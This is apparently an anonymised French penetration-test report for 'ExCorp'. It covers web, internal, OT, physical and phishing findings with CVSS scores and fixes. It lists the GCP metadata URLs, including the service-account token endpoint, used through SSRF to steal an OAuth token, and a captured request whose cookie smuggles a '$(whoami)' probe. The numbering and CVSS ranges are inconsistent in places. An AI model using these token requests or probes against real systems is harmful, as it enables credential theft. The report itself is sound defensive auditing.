HACKMOSPHERE

Votre sécurité nous tient hackeur.

ExCorp

Rapport du test de sécurité

Mars 2026

Table des matières

Synthèse Générale

Hackmosphere a effectué un test de sécurité sur l'environnement de ExCorp. Ce rapport contient les résultats du test de sécurité, où notre approche consiste à utiliser un mix de scans automatiques combinés à de nombreux tests manuels. Les tests ont été effectués à partir de l'adresse IP suivante : 193.108.53.84.

Les résultats de ce rapport décrivent les vulnérabilités identifiées durant le test que nous avons effectué du Lundi 09 février 2026 au Vendredi 28 février 2026. Il indique la posture de sécurité des systèmes du périmètre, au dernier jour de l'audit.

Au cours du test de sécurité, nous avons identifié un certain nombre de vulnérabilités qui pourraient mener à la prise de contrôle du serveur principal de ExCorp, via le pivot depuis d'autres élements du réseau. Basé sur les résultats de ce test, nous estimons que le niveau d'exposition au risque de l'environnement est **Critique**.

Scénario et recommandations

Le résumé ci-dessous donne un aperçu des vulnérabilités les plus importantes ou des scénarios d'attaque identifiés.

Exemple de scénario de compromission du réseau IT ExCorp :

- Accès initial
  - Certains des serveurs accessibles depuis l'extérieur présentent des failles permettant d'en prendre le contrôle à distance (observations 1.1 & 2.1)
  - Il est simple d'obtenir un accès à une machine locale en s'introduisant de manière *physique* dans le bâtiment de ExCorp (cf. observation 4.1)
  - Les résultats de la campagne de phishing démontrent qu'un attaquant pourrait également s'introduire dans le réseau via le facteur *humain*, dû au manque de sensibilisation des employés quant aux risques liés à la cybersécurité
- Pivot dans le réseau interne
  - En récupérant des informations de connexion pour certains serveurs MSSQL internes (cf. observation 2.2) et en abusant d'autres failles sur d'autres systèmes (cf. observation 2.4, 2.6), il est possible de pivoter à l'intérieur du réseau ExCorp et de contrôler à distance un certain nombre de machines du réseau interne
- Contrôle du réseau interne
  - La mauvaise gestion des accès dans le réseau interne nous a permis d'obtenir des identifiants d'administrateurs de domaine (cf. observation 2.3), ainsi permettant de contrôler l'ensemble du réseau ExCorp

Contrôle du réseau OT depuis le réseau IT

Les détails ci-dessous sont un exemple de scénario plausible. En effet, le réseau Métier étant un réseau très fragile et critique, aucune exploitation des vulnérabilités identifiées n'a été effectué :

- Accès au réseau Métier depuis le réseau Bureautique
  - Nous avons démontré que la configuration du pare-feu autorise certaines machines à communiquer à la fois avec le réseau Bureautique et le réseau Métier. Il s'agit des serveurs Biviso, BDADC3 et Bi2. Ces machines sont dites à « Double-appartenance »
  - Nous avons identifié un certain nombre de failles dans le serveur Biviso, un attaquant pourrait donc compromettre cette machine depuis le réseau Bureautique et s'en servir pour accéder au réseau Métier
- Compromission de machines critiques dans le réseau Métier
  - Un certain nombre de failles de risque élevé ont été identifiées au sein du réseau Métier. Ces dernières, une fois l'accès au réseau Métier obtenu, pourraient permettre à un attaquant de pivoter facilement dans le réseau. Par exemple, des identifiants par défaut dans l'application Biviso pourraient permettre à un attaquant de contrôler des composants critiques. De plus, nous avons identifié un certain nombre de serveurs vulnérables aux failles "EternalBlue" et "Bluekeep". Ces failles peuvent permettre à un attaquant de compromettre les machines vulnérables à distance, sans authentification préalable

Recommandations

Afin de palier à ces faiblesses, il est recommandé de :

- Mettre à jour l'ensemble du parc informatique de manière récurrente et vérifier la mise en place de ces derniers (cf. observations 1.1, 2.1, 2.2)
- Vérifier les paramètres d'accès aux données sensibles et d'accès au réseau (cf. observations 1.2, 1.5, 2.3, 2.5)
- Mettre en place des audits réguliers pour aider à identifier les faiblesses présentes
- Améliorer la segmentation du réseau OT vis-à-vis du réseau IT, notamment limiter les machines du réseau IT ayant accès aux machines à « double-appartenance » (cf. observations 3.1, 3.4)
- Les tours des ordinateurs du lobby ne devraient être accessibles que via une serrure protégée d'une clé ou d'un code (cf. observation 4.1). De plus, ces ordinateurs facilement accessibles ne devraient pas lire les clés USB inconnues et non-chiffrées (cf. observation 4.2). Enfin, il est recommandé d'implémenter un contrôle d'accès au réseau (cf. observation 4.3)
- Sensibiliser les employés au phishing en effectuant des campagnes de phishing régulières et des formations pour apprendre à repérer les e-mails frauduleux

Résumé des observations

Le tableau ci-dessous présente les vulnérabilités identifiées pendant les tests de sécurité, les parties suivantes du rapport détailleront chacune d'entre elles.

Vulnérabilités Web			
1.1	Logiciel obsolète et vulnérable	Critique	examplecorp.com
1.2	Application vulnérable au Cloud SSRF (Server-Side Request Forgery)	Élevé	examplecorp.com
1.3	Énumération d'utilisateurs	Moyen	examplecorp.com
1.4	Redirection d'URL arbitraire	Moyen	examplecorp.com
1.5	Faiblesses dans la politique des mots de passe	Bas	examplecorp.com
1.6	Divulgation de version logicielle	Bas	examplecorp.com

Vulnérabilités d'infrastructure interne			
2.1	Configuration RDP non-sécurisée	Critique	10.201.144.36
2.2	Configuration MSSQL non-sécurisée	Moyen	10.135.249.138, 10.17.63.191
2.3	Politique de management de mot de passe non-sécurisée	Moyen	ExCorp
2.4	LLMNR & NBT-NS sont activés	Moyen	10.99.248.142
2.5	Politiques d'administration non-sécurisées	Moyen	ExCorp
2.6	Comptes utilisateurs vulnérable au "Kerberoast"	Bas	ExCorp

Vulnérabilités d'infrastructure industrielle				
3.1	Résultat de l'audit fonctionnel		-	ExCorp industriel
3.2	Logiciels obsolètes et vulnérables	🔴	Élevé	ExCorp industriel
3.3	Sécurité insuffisante des PLCs & réseaux associées	🟠	Moyen	ExCorp industriel
3.4	Politique de gestion des accès au réseau IT insuffisante	🟠	Moyen	ExCorp industriel
3.5	Politique de sécurité globale insuffisante	🟡	Bas	Excorp industriel
3.6	Sécurité physique insuffisante	🟡	Bas	Excorp industriel
3.7	Revue d'architecture	🟡	Bas	Excorp industriel

Vulnérabilités physiques				
4.1	Ports USB activés et utilisables par les ordinateurs du lobby	🔴	Élevé	ExCorp
4.2	Pas de contrôle d'accès au réseau (NAC)	🔴	Élevé	ExCorp
4.3	Systèmes du lobby laissés déverrouillés et sans surveillance	🟠	Moyen	ExCorp
4.4	LLMNR & Netbios poisoning	🟠	Moyen	10.3.86.69, 10.3.85.155

Campagne de phishing				
5.1	Sensibilisation des employés insuffisante	🔴	Élevé	ExCorp

Tableau 1: Vulnérabilités observées

La notation du risque CVSS

Le « Common Vulnerability Scoring System » (CVSS) est un cadre ouvert qui offre une méthode standardisée pour la notation de vulnérabilité. L'objectif du groupe de base CVSS est de définir les caractéristiques fondamentales d'une vulnérabilité.
Cette approche a pour objectif de caractériser les vulnérabilités et fournit aux utilisateurs une représentation claire et intuitive d'une vulnérabilité.

Pour chaque vulnérabilité décrite dans le rapport, le score de base CVSS sera calculé sur une échelle de 0 à 10. Vous trouverez plus d'informations sur le calculateur CVSS au lien suivant : *https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator*.

- Risque Faible : CVSS < 4
- Risque Moyen : 4 > CVSS < 7
- Risque Élevé : 7 > CVSS < 9
- Risque Critique : CVSS > 9

Explication d'un tableau de risque CVSS :

Base Score		4.8 (Moyen)
Vecteur d'accès (AV)	Réseau	
Complexité d'attaque (AC)	Élevé	
Authentification requise (PR)	Aucune	
Interaction avec l'utilisateur (UI)	Aucune	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Partiel	
Impact sur l'intégrité (I)	Partiel	
Impact sur la disponibilité (A)	Aucun	
Vecteur		
AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N		

Vecteur appliqué à la vulnérabilité.

Lien permettant de calculer le score de la vulnérabilité, noté dans la bulle orange (score CVSS).

Test d’application web

1.1 Logiciel obsolète et vulnérable

Cible(s)	examplecorp.com
Référence	OWASP 2021 - A6 - Vulnerable and Outdated Components
Risque CVSS	• Critique

Description

Certains logiciels utilisés ne sont plus supportés (EOL). De plus, l'une d'entre elles contient des vulnérabilités connues, à savoir la version 26.0.3 d'Adobe Illustrator :

- CVE-2022-23187 – Buffer Overflow – CVSS 9.3
- CVE-2023-26426 – Use after-free – CVSS 7.8
- CVE-2023-25859 – Improper Input Validation – CVSS 7.8

Note : Merci de se référer à l'observation 1.6 pour obtenir plus de détails concernant l'obtention de ces numéros de versions.


Pour plus d'informations sur les CVE basées sur les numéros de version, veuillez-vous référer à https://www.cvedetails.com/.

Impact

Si un attaquant peut exploiter la vulnérabilité la plus critique, il pourrait obtenir une exécution de commande sur la machine et ainsi en prendre le contrôle.

Cependant, il est important que ExCorp vérifie que sa version Adobe Illustrator soit vulnérable aux CVEs mentionnées, car nos moyens (extérieurs au réseau de ExCorp) n'ont pu nous permettre de nous en assurer.

Preuve



Recommandations

Il est recommandé de mettre à jour les logiciels à la version la plus stable et récente.

De plus, la mise en place d'un système de management des updates est recommandée, afin de s'assurer que les logiciels utilisés soient mis à jour le plus souvent possible. Ce process devrait aussi inclure une étape de vérification des patchs installés.

Cette recommandation est valable même si les versions actuelles ne comportent pas de vulnérabilités connues ou avérées.

1.2 Application vulnérable au Cloud SSRF (Server-Side Request Forgery)

Cible(s)	examplecorp.com
Référence	OWASP 2021 - A07 - Identification and Authentication Failures
Risque CVSS	● Élevé

Description

L'application Ecosystem est vulnérable aux attaques Cloud Server-Side Request Forgery (Cloud SSRF). Lors d'une telle attaque, un attaquant fournit un lien malveillant vers le serveur Web, auquel le serveur tentera ensuite de se connecter. Les attaques SSRF sont généralement utilisées pour cibler les systèmes internes, normalement inaccessibles à un attaquant depuis Internet. Dans ce cas, l'attaque SSRF nous a permis d'accéder aux métadonnées du cloud GCP. La fonctionnalité intégrée du site Web nous a permis de créer une requête HTTP vers plusieurs points de terminaison de métadonnées GCP, et ainsi obtenir des données sensibles. Par exemple :

- *http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token*
- *http://metadata.google.internal/computeMetadata/v1/instance/hostname*
- *http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes*
- *http://metadata.google.internal/computeMetadata/v1/instance/attributes/?recursive=true&alt=text*
- *http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes*
- *http://metadata.google.internal/computeMetadata/v1/project/project-id*

Grâce à ces requêtes, nous avons pu extraire le jeton OAuth du serveur de métadonnées. Ce jeton peut être utilisé lors de la communication avec les APIs Google via la commande gcloud.

Note : Les requêtes HTTP nécessitent l'en-tête « Metadata-Flavor: Google » ou « X-Google-Metadata-Request: True ».

Pour plus d'informations sur ce type d'attaque, merci de se référer à :

- *https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/*
- *https://hackingthe.cloud/gcp/exploitation/gcp-metadata-ssrf/*
- *https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf*

Impact

Un attaquant peut effectuer des requêtes HTTP vers l'environnement cloud de métadonnées GCP.

Cela peut conduire à l'interception du jeton OAuth et pourrait permettre à un attaquant d'accéder à la configuration de l'environnement GCP et de la modifier. Cela entraînerait la divulgation de données sensibles et des pertes financières pour l'entreprise.

Risque CVSS

Score		7.5 (Élevé)
Vecteur d'accès (AV)	Réseau	L'application est disponible via Internet.
Complexité d'attaque (AC)	Faible	Peu de compétences techniques sont nécessaires pour identifier cette faiblesse.
Authentification requise (PR)	Aucun	
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Haute	Un token OAuth pourrait être obtenu.
Impact sur l'intégrité (I)	Aucun	
Impact sur la disponibilité (A)	Aucun	
Vecteur		
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		

Preuve

Recommandations

Il est recommandé de revoir la configuration de l'environnement GCP Cloud.

Si le compte de service n'est pas nécessaire, nous vous suggérons de le supprimer. Sinon, le principe du privilège minimal doit être appliqué, pour s'assurer que le compte de service identifié ne dispose pas de privilèges non-nécessaires.

Nous recommandons également de restreindre l'accès à l'API de métadonnées.

1.3 Redirection d’URL arbitraire

Cible(s)	examplecorp.com
Référence	OWASP 2021 - A5 - Security Misconfiguration
Risque CVSS	● Moyen

Description

Nous avons constaté qu'il est possible de modifier le paramètre « target_url » dans la requête de déconnexion (sans être authentifié) et de s'en servir pour rediriger l'utilisateur vers un site web du choix de l’attaquant.

Impact

Ce comportement de l’application peut être utilisé pour effectuer des attaques de phishing contre les utilisateurs de cette application.

En effet, la possibilité d’utiliser des URLs authentiques (utilisant le domaine valide et un certificat SSL de confiance) donne de la crédibilité à l’attaque de phishing. Beaucoup d’utilisateurs vérifient en effet l’URL avant de cliquer sur un lien.

Cependant, la victime doit cliquer sur le lien pour que cette attaque fonctionne. Cela réduit les probabilités de réussite d’une telle attaque.

Risque CVSS

Score		6.1 (Moyen)
Vecteur d'accès (AV)	Réseau	L'application est disponible via Internet.
Complexité d'attaque (AC)	Faible	Peu de compétences techniques sont nécessaires pour identifier cette faille.
Authentification requise (PR)	Aucun	
Interaction avec l'utilisateur (UI)	Requis	Un utilisateur doit cliquer sur un lien pour que l'attaque fonctionne.
Scope (S)	Changé	Un utilisateur peut être redirigé vers un site externe.
Impact sur la confidentialité (C)	Partiel	L'attaquant peut accéder à des données sensibles.
Impact sur l'intégrité (I)	Partiel	L'attaquant peut modifier des données sensibles.
Impact sur la disponibilité (A)	Aucun	
Vecteur		

AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

Preuve

Recommandations

Le serveur devrait être paramétré pour ne pas permettre de redirection en dehors de son champ d'action ou des IPs de l'entreprise.

1.4 Énumération d'utilisateurs

Cible(s)	examplecorp.com
Référence	OWASP 2021 - A5 - Security Misconfiguration
Risque CVSS	• Moyen

Description

Nous avons remarqué que la fonctionnalité de réinitialisation de mots de passe permet de lister les adresses e-mail utilisées.

Impact


L'exploitation de cette vulnérabilité permet à un attaquant d'obtenir les adresses mail existantes dans l'application (« énumération »).


Risque CVSS

Score		5.3 (Moyen)
Vecteur d'accès (AV)	Réseau	L'application est disponible via Internet.
Complexité d'attaque (AC)	Faible	Peu de compétences techniques sont nécessaires pour identifier cette faille.
Authentification requise (PR)	Aucun	
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Faible	Un attaquant peut accéder à des adresses e-mail valides pour l'application.
Impact sur l'intégrité (I)	Aucun	
Impact sur la disponibilité (A)	Aucun	
Vecteur		

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Preuves





Recommandations

Il est recommandé d'afficher le même message d'erreur indépendamment du fait que le nom d'utilisateur existe ou non.

1.5 Faiblesses dans la politique de mots de passe

Cible(s)	examplecorp.com
Référence	OWASP 2021 - A07 - Identification and Authentication Failures
Risque CVSS	● Bas

Description

Nous avons identifié des faiblesses dans les configurations de mots de passe et dans les fonctions de login, pour l'application Ecosystem:

- Un utilisateur (privilégié ou non) est autorisé à créer ou modifier son mot de passe à la valeur choisie, telle que « a ». En effet, des filtres sont existants mais ne sont implémentés que du côté du client, ceux-ci peuvent être contournés en utilisant un proxy HTTP tel que Burp
- Aucun blocage de compte n'est en place après un montant défini d'essais, signifiant qu'un attaquant ayant identifié des emails valides (se référer à l'observation 1.3) peut tenter d'identifier le mot de passe de celui-ci un nombre illimité de fois
- Les sessions ont un temps de validité trop long. Après analyse, il apparaît que les token de sessions sont valides 12 heures
- Aucune vérification de mot de passes n'est faite lors d'une action importante (tel que la modification des informations bancaires)

Impact

Sans politique de mot de passe forçant un utilisateur à en choisir un robuste, un attaquant pourrait tenter de deviner son mot de passe, un nombre limité de fois. Notamment car aucune politique de blocage de compte n'est en place pour se protéger des attaques de « brute-force » sur les utilisateurs. Durant le temps disponible pour ce test, nous n'avons pas identifié de comptes contenant des mots de passe faibles.

Si un attaquant pouvait obtenir un token de session valide, sa durée de validité lui laisserait plus de temps pour effectuer des activités qu'il ne devrait pas être en capacité de faire.

Risque CVSS

Score		3.7 (Faible)
Vecteur d'accès (AV)	Réseau	L'application est disponible via Internet.
Complexité d'attaque (AC)	Haute	Peu de compétences techniques sont nécessaires pour effectuer une attaque de brute-force.
Authentification requise (PR)	Aucun	
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Faible	Le mot de passe d'un utilisateur pourrait être deviné.
Impact sur l'intégrité (I)	Aucun	
Impact sur la disponibilité (A)	Aucun	
Vecteur		

AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Preuve

Request

Pretty Raw Hex

```
1 PUT /api/[redacted]editPw/294 HTTP/2
2 Host: a[redacted]y.fr
3 Cookie: messagesUtk=30aba180bae74305b03293e41c76a17c;
  messagesUtk=30aba180bae74305b03293e41c76a17c; axeptio_cookies
  =
  %7B%22%24%24token%22%3A%220wfzv41k14epirbgfb3rov%22%2C%22%24%
  24date%22%3A%222023-07-11T12%3A44%3A35.643Z%22%2C%22%24%24com
  pleted%22%3Afalse%2C%20%22%24%24(whoami)%22%3A%20%22no%20one%
  22%7D; axeptio_authorized_vendors=%2C%2C; axeptio_all_vendors
  =%2C%2C; hs-messages-hide-welcome-message=true; __cfruid=
  fbe187a6b0d4fb090ef9291f279ac6369ea270f4-1689082203
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json
9 Authorization: Bearer
  ey[redacted]2xlIjoi
  Z3[redacted]oiVmFsd
  G9[redacted]9F2m8Zk
  yL[redacted]
10 Content-Length: 37
11 Origin: https://a[redacted].y.fr
12 Referer: https://a[redacted].y.fr/parametres
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17
18 {
    "password":"test",
    "newPassword":"a"
  }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Tue, 11 Jul 2023 13:47:23 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 20
5 Access-Control-Allow-Credentials: true
6 Access-Control-Allow-Origin: *
7 Access-Control-Expose-Headers: Content-Disposition
8 Cache-Control: no-cache
9 Etag: W/"14-Y53wuE/mmbSikKcT/WualL1N65U"
10 X-Powered-By: Express
11 Cf-Cache-Status: DYNAMIC
12 Report-To:
   {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com
   a7WxPX6k3FgKCHKhzkJCLYmYBwBZGDzycOMUyHWMwKMamXqpKbmC
13 Nel: {"success_fraction":0,"report_to":"cf-nel","max
14 Server: cloudflare
15 Cf-Ray: 7e517f7ecf146909-FRA
16 Alt-Svc: h3=":443"; ma=86400
17
18 {
    "status":"success"
  }
```

En mettant à jour son mot de passe via la fonction « reset de mot de passe », il est possible de mettre la valeur faible «a».

Recommandations

Il est recommandé de :

- Renforcer la robustesse des mots de passe d'une des deux manières suivantes :
  - Longueur minimale de 16 caractères : « passphrase »
  - Minimum 9 caractères, dont : minimum 1 majuscule, 1 minuscule, 1 chiffre et 1 caractère spécial
- Mettre en place un blocage temporaire de comptes après un certain nombre d'échecs de connexion. Nous recommandons 5 échecs
- Demander le mot de passe lorsqu'une action importante est effectuée (tel que changer ses coordonnées bancaires, ou autre)
- Fermer automatiquement la session d'un utilisateur après une période d'inactivité prédéfinie. Nous recommandons, en règle générale, une période de 30 minutes

1.6 Divulgation de version logicielle

Cible(s)	examplecorp.com
Référence	OWASP 2021 - A5 - Security Misconfiguration
Risque CVSS	● Bas

Description

Nous avons identifié que les versions logicielles suivantes étaient divulguées par l'application :

- Adobe Illustrator 26.0.3, identifiée à https://examplecorp.com/static/media/logo-gc.c167f0885c9b4f7b1d79b8eca340343c.svg
- Nginx 1.25.1, identifiée à https://examplecorp.com/
- Core-JS 3.18.0, identifiée à https://examplecorp.com/
- Lodash 4.17.21, identifiée à https://examplecorp.com/
- Styled-components 5.3.6, identifiée à https://examplecorp.com/

Impact

Les versions divulguées permettent à un attaquant d'obtenir des informations techniques, qui pourraient être utilisées comme plate-forme pour d'autres attaques.

Se référer à l'observation 1.1 pour un exemple de vulnérabilités identifiées suite à ces découvertes.

Risque CVSS


Score	0.0 (Bas)

Vecteur d'accès (AV)	Réseau	L'application Web est accessible via Internet.
Complexité d'attaque (AC)	Faible	Peu de compétences techniques sont nécessaires.
Authentification requise (PR)	Aucun	
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Aucun	
Impact sur l'intégrité (I)	Aucun	
Impact sur la disponibilité (A)	Aucun	

Vecteur

